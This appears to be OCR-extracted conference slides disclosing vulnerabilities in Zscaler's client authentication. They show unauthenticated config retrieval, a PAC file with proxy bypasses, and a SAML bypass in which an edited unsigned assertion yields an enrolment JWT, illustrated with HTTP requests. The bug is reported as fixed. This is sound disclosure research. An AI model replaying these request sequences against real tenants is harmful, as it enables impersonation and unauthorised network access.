
Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{"success":"true","error":"0","aup_enabled":"0","aup_type":0,"aup_days"
:0,"aup_data":"<b>Acceptable Use Policy is not configured for your
company</b>","pac_url":"http://pac.zscaler.net/zerosafe/foo.pac","defau
ltAuthType":1,"proxy_enabled":"true", …
```

What's in a Pre-Auth Config?

- We can pull some configuration information unauthenticated, but is it useful?

- Enabled features per tenant
  - Authentication settings
  - Cloud Features enabled – e.g. ZPA / ZDX etc.
  - Privacy settings
  - Client settings enabled - e.g. log export
  - cookieBlob is encrypted with RC4 (always the same value)




What's in a Pre-Auth Config?

- We can pull some configuration information unauthenticated, but is it useful?


- PAC file (Now fixed in Zscaler)
  - Internal hosts
  - Proxy bypasses
  - Expired domains
  - Wildcard misconfigurations


```
function FindProxyForURL(url, host) {
    var privateIP = /^(0|10|127|192\.168|172\.1[6789]|172\.2[0-
9]|172\.3[01]|169\.254|192\.88\.99)\.[0-9.]+$/;
    var resolved_ip = dnsResolve(host);

    if (isPlainHostName(host) || isInNet(resolved_ip,
"192.0.2.0","255.255.255.0") || privateIP.test(resolved_ip))
        return "PROXY 1.2.3.4:8080";

    if (url.substring(0,4) == "ftp:")
        return "DIRECT";

    if (isPlainHostName(host) || privateIP.test(resolved_ip))
        return "DIRECT";

    if (shExpMatch(host, "*.githubusercontent.com"))
        return "DIRECT";

    if (shExpMatch(host, "*.cloudfront.net"))
        return "DIRECT";

    if (shExpMatch(host, "*.live.com") || shExpMatch(host, "*.office.com")
||
        shExpMatch(host, "*.office365.com") || shExpMatch(host,
"*.microsoftonline.com"))
        return "DIRECT";

    if (shExpMatch(host, "*.login-*zerosafe.net"))
        return "DIRECT";

    if (dnsDomainIs(host, "abcxyzrandomunregistered98765.com"))
        return "DIRECT";

    if (shExpMatch(host, "*.azurewebsites.net"))
        return "DIRECT";

    if (shExpMatch(host, "*.ngrok.io"))
        return "DIRECT";

    return "PROXY 147.161.141.21:80; PROXY 165.225.80.214:80; DIRECT";
}
```

Proxy Authentication – Zscaler ZIA




Proxy Authentication – Cookie Replay





56b93d2e668f3f9fc47ec7a54cc6c549

Zscaler SAML Authentication Bypass




Request

```
GET /clstart?
version=1&_domain=example.com&redrurl=https%3A%2F%2Fmobile.zscaler.net%
2Ftest.html&code_challenge=784Kyk5rgyp5R6qn0AoA9pGPU8Kd6XGEmVRggwSjHxw&
code_challenge_method=S256 HTTP/1.1
Host: login.zscaler.net
User-Agent: Microsoft Windows 11 Pro ZTunnel/4.7.0.61
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Zscaler/6.2
Cache-Control: no-cache
Content-length: 616

.. <input type="hidden" name="SAMLRequest"
value="PEF1dGhuUmVxdWVzdCB4bWxucz0idXJuOm9h" ..
```

Zscaler SAML Authentication Bypass



Request

```
POST /sfc_sso HTTP/1.1
Host: login.zscaler.net
User-Agent: Microsoft Windows 11 Pro ZTunnel/4.7.0.61
Content-Type: application/x-www-form-urlencoded

RelayState=6jLKPeKMA0D3OAVOS3uUU11QzEPbyhBOzUEnAXCejM1iii9VDBJptpeOsLKA
ntmR&SAMLResponse=PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0ndXRmLT…
```


Response

```
HTTP/1.1 302 Found
Server: Zscaler/6.2
Cache-Control: no-store
Content-Length: 0
Location: https://mobile.zscaler.net/test.html?
token=deprecated&cke=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3M...
```

Zscaler SAML Authentication Bypass

- Changing the subject **should invalidate** the signature

```
<saml2:Subject><saml2:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:unspecified" NameQualifier="example.com">bob@example.com</saml2:NameID>
<saml2:SubjectConfirmation><saml2:SubjectConfirmationData NotBefore="2025-07-
16T14:40:19.005Z" NotOnOrAfter="2025-07-16T14:42:19.005Z"
Recipient="zscaler.net"/></saml2:SubjectConfirmation></saml2:Subject>
```



```
<saml2:Subject><saml2:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:unspecified" NameQualifier="example.com">alice@example.com</saml2:NameID>
<saml2:SubjectConfirmation><saml2:SubjectConfirmationData NotBefore="2025-07-
16T14:40:19.005Z" NotOnOrAfter="2025-07-16T14:42:19.005Z"
Recipient="zscaler.net"/></saml2:SubjectConfirmation></saml2:Subject>
```

Zscaler SAML Authentication Bypass


- But the signature is **not validated** and we get a JWT back – this is enough for enrolment! 😳

```
Headers = {
  "alg": "HS256",
  "typ": "JWT"
}

Payload = {
  "iss": "ZIA",
  "sub": "ZCC",
  "exp": 1752676819,
  "jti": "Sso19tj2",
  "uname": "alice@example.com",
  "token": "6vKJY6w+<REMOVED>B+USo="
}

Signature = "iw1rG6ON3ISRM_jQZaFlxypKd7ga_ymbEOXxoU4sEf8"
```

Zscaler SAML Authentication Bypass

- Complete authentication bypass for **any** Zscaler tenant using SAML for auth! 🚨

- Reported to Zscaler Friday 18th July
- Confirmed fixed by Zscaler Friday 18th July – the same day!
- Regression identified and reported on 22nd July
- Regression now fixed 😅




Zscaler SAML Authentication Bypass

Attacker's Wish List

	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass	💀		💀
Authorization	Steering Bypass			❓
	Config Theft			❓
Device Trust	Priv Esc			💀
	Posture Bypass			❓

Device Token Authentication

- Zscaler also support an authentication mode called **Device Token Authentication**
- This non-default mode allows administrators to generate a token which can be used to authenticate devices via the Zscaler Client Connector Portal (or ZIdentity) IdP



Client Connector

Using Zscaler Client Connector Portal as an Identity Provider

If you are a ZIdentity user, see Using ZIdentity as an Identity Provider.

The Zscaler Client Connector Portal can function as an identity provider (IdP) for the Zscaler service. With this feature, users do not need to be tied to your organization's standard IdP in order to authenticate to the Zscaler service. Instead, if your organization uses SAML-based single sign-on (SSO), Zscaler Client Connector can use a device token to auto-provision and silently authenticate users and devices for the Zscaler service.

You can generate the device token in the Zscaler Client Connector Portal and pass the token to Zscaler Client Connector in an installer option. In addition, in the ZIA Admin Portal, you must select the Zscaler Client Connector Portal as your authentication method. The app is then able to gather user ID and other relevant parameters from devices and send the information to the Zscaler cloud in SAML requests. The Zscaler Client Connector Portal parses and verifies the SAML requests, enabling the Zscaler cloud to provision and silently authenticate users.

